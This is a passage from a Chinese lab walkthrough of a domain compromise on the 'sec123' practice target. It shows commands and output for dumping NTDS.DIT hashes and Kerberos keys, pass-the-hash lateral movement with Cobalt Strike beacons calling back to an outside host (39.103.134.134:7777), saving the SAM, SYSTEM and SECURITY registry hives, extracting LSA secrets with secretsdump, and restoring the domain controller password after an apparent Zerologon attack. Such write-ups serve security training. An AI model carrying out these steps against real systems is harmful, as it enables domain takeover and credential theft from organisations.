
[proxychains] Strict chain ... 127.0.0.1:2333 ... 10.10.10.139:445 ... OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:2333 ... 10.10.10.139:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:2333 ... 10.10.10.139:49156 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:81220c729f6ccb63d782a77007550f74:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b20eb34f01eaa5ac8b6f80986c765d6d:::
sec123.cnk/cnk:1108:aad3b435b51404eeaad3b435b51404ee:83717c6c405937406f8e0a02a7215b16:::
AD01$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SERVER2012$:1109:aad3b435b51404eeaad3b435b51404ee:cc759f89477f1595c993831ce5944e95:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ec150c0499e85cbe28564794889d443a573ec0d52124f0244edcd84e82d366fb
krbtgt:aes128-cts-hmac-sha1-96:2e09e8b4a4599c9d8a5fe20241e5a199
krbtgt:des-cbc-md5:79a404137ff440f1
sec123.cnk/cnk:aes256-cts-hmac-sha1-96:b3beca060a69eaa1605f5eeb1071e9246bbdb7dbc1e1b36d7e581bc0eb99bc18
sec123.cnk/cnk:aes128-cts-hmac-sha1-96:6f7290694acb2ab9c0258e28297eeb65
sec123.cnk/cnk:des-cbc-md5:08e023677c29b63b
AD01$:aes256-cts-hmac-sha1-96:8dd6247d4a338326980fb1bc9ff1947a2e830ec4619ca3f82b5c3a04c22a9a9d
AD01$:aes128-cts-hmac-sha1-96:37710a53f5338f1e47707d7784b5ceee8
AD01$:des-cbc-md5:e9f140b3f297f2bf
SERVER2012$:aes256-cts-hmac-sha1-96:d0f8a4605db4b5e39e8bf653310434edf416a039a4497fe25b6fe037fd9c6a1e
SERVER2012$:aes128-cts-hmac-sha1-96:8a9b2ee765f03aa29129d22b61a6e51b
SERVER2012$:des-cbc-md5:29916ee3dc92e6
[*] Cleaning up ...
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204758-0eec512e-e660-1.png>)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:81220c729f6ccb63d782a77007550f74:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b20eb34f01eaa5ac8b6f80986c765d6d:::
sec123.cnk\cnk:1108:aad3b435b51404eeaad3b435b51404ee:83717c6c405937406f8e0a02a7215b16:::


AD01\$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SERVER2012\$:1109:aad3b435b51404eeaad3b435b51404ee:cc759f89477f1595c993831ce5944e95:::
然后进行登录域控。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204805-137cd920-e660-1.png>)

4.PTH 上线 CS

关闭防火墙，利用 pth 进行上线 cs。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204811-16e59d36-e660-1.png>)

成功执行命令。


```
beacon> shell dir \\10.10.10.139\c$
[*] Tasked beacon to run: dir \\10.10.10.139\c$
[+] host called home, sent: 52 bytes
[+] received output:
驱动器 \\10.10.10.139\c$ 中的卷没有标签。
卷的序列号是 5A59-3724

\\10.10.10.139\c$ 的目录
2013/08/22 23:52 <DIR> PerfLogs
2022/04/08 15:33 <DIR> Program Files
2022/04/08 15:31 <DIR> Program Files (x86)
2022/04/08 15:29 <DIR> Users
2022/06/03 17:54 <DIR> Windows
0 个文件 0 字节
5 个目录 51,025,559,552 可用字节
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204819-1b6218da-e660-1.png>)

生成 tcp 监听，然后 jump 到域控主机。

Source IP	Destination IP	Protocol	User	Computer	Note	Process	PID
192.168.1.25	10.10.10.139	http	SYSTEM *	AD01		rundll32.exe	864
127.0.0.1	192.168.1.24	http	Administrator *	WEB1		artifact.exe	1928
127.0.0.1	192.168.1.25	http	MSSQLSERVER	SERVER2012		artifact.exe	2228
127.0.0.1	192.168.1.25	http	SYSTEM *	SERVER2012		werfault.exe	2928

```
[-] jump error: Listener '10.10.10.139' does not exist
beacon> jump psexec64 10.10.10.139
[*] Tasked beacon to run windows/beacon_http/reverse_http (39.103.134.134:7777) on 10.10.10.139 via Service Control Manager (\\10.10.10.139\ADMIN$\102c44a.exe)
[+] host called home, sent: 291390 bytes
[+] received output:
Started service 102c44a on 10.10.10.139
beacon> jump psexec64 10.10.10.139
[*] Tasked beacon to run windows/beacon_http/reverse_http (39.103.134.134:7777) on 10.10.10.139 via Service Control Manager (\\10.10.10.139\ADMIN$\e969b0e.exe)
[+] host called home, sent: 291390 bytes
[+] received output:
Started service e969b0e on 10.10.10.139
beacon> jump psexec64 10.10.10.139
[*] Tasked beacon to run windows/beacon_bind_tcp (0.0.0.0:6688) on 10.10.10.139 via Service Control Manager (\\10.10.10.139\ADMIN$\ad57f8f.exe)
[+] host called home, sent: 291561 bytes
[+] received output:
Started service ad57f8f on 10.10.10.139
[+] established link to child beacon: 10.10.10.139
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204825-1f28165e-e660-1.png>)

5. 恢复密码、原 hash。

恢复密码。

```
beacon> shell reg save HKLM\SYSTEM system.save
[*] Tasked beacon to run: reg save HKLM\SYSTEM system.save
[+] host called home, sent: 75 bytes
[+] received output:
操作成功完成。

beacon> shell reg save HKLM\SAM sam.save
[*] Tasked beacon to run: reg save HKLM\SAM sam.save
[+] host called home, sent: 69 bytes
[+] received output:
操作成功完成。

beacon> shell reg save HKLM\SECURITY security.save
[*] Tasked beacon to run: reg save HKLM\SECURITY security.save
[+] host called home, sent: 79 bytes
[+] received output:
操作成功完成。
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204832-231c893e-e660-1.png>)

使用 secretsdump.py 获取其 hash 值。

```
python3 secretsdump.py -sam sam.save -system system.save -security
security.save LOCA
```


```
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x90d082745f23bf8bf112436c5151e4b9
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:81220c729f6ccb63d782a77007550f74:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:5381a8d98e0021d1fc6e20b971fb897a284e238938e348e900d9e5e00dc4bf780d38f7c47e9365bfae51a23c00c708b068f67c87d5e8a55ec6beb6a2127b
94caf9ef5e92c07a87906d63a3aacc6575e9ee48c18d26ff1861a969a84b04be8570f01885dcdbdd204dbdc5fab48b12396ca8154188dd46c1942112a3a468df3a7abb9b713950d5be2d80641c0
a611135c04c297cd80e75b850d42403e57165928774e10e4f39117417e84d24a8a7214a8c67b675e23917cacae93dd47db17aeb6041db2cbe00c697da46ee1202bcc1fe4183d4e54e39a1b6f08d0
6fe09fd2dc0e59efc71c9c3a52bb6b498a2334111404
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:59e071e6068979e9caa97ca3c42eaf92
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe4a25599b82bb4affe042d3e965732e9d713843b
dpapi_userkey:0x5d1f6395a0675b4ddf58beccab052ffb76c129a5
[*] NL$KM
0000 BF 65 2F BF 4E 6F F9 BC 00 8F 85 A0 C4 32 A4 24 .e/.No.....2.$
0010 FD 80 E6 F6 8C 98 5F DF 5F 84 6C 97 6A 26 D5 87 ....._.j6..
0020 BE 9A 5C 58 68 2D C7 79 A0 27 B0 B1 D8 50 33 D1 ..\[h-.y.'...p3.
0030 75 39 65 EF C2 05 58 7C E0 98 70 5A ED DD FF F4 u9e...X]..pZ....
NL$KM:b6f52fb4e6ff9bc008f85a0c432a24fd80e6f68c985fdf5f846c976a26d587be9a5c5b682dc779a027b01db5033d1753965efc205587ce098705aedddff4
[*] Cleaning up ...
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204840-28224e00-e660-1.png>)

使用: proxychains4 python3 reinstall_original_pw.py ad01 10.10.10.139

fb61e3c372e666adccb7a820aa39772f 恢复域控密码。成功恢复其密码。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204902-356bf340-e660-1.png>)

该项目从环境搭建，使用 vps 将 web1 主机映射到公网上。通过信息收集，搜索源码，然后分析源码，进行 sql 注入。编写 sql 注入脚本进行注入，通过分析登录端的源码编写加密脚本，在编写目录穿越脚本成功获取 webshell。在内网渗透中，使用 frp 反向代理上线 cs，使用 xp_cmdshell 进行 getshell。在域渗透中使用 CVE-2020-1472 获取域控权限。这台靶机中没装杀软，但

是从外网打点到内网渗透，再到域渗透中的知识面是非常广的。

靶机来源：暗月师傅 sec123 靶机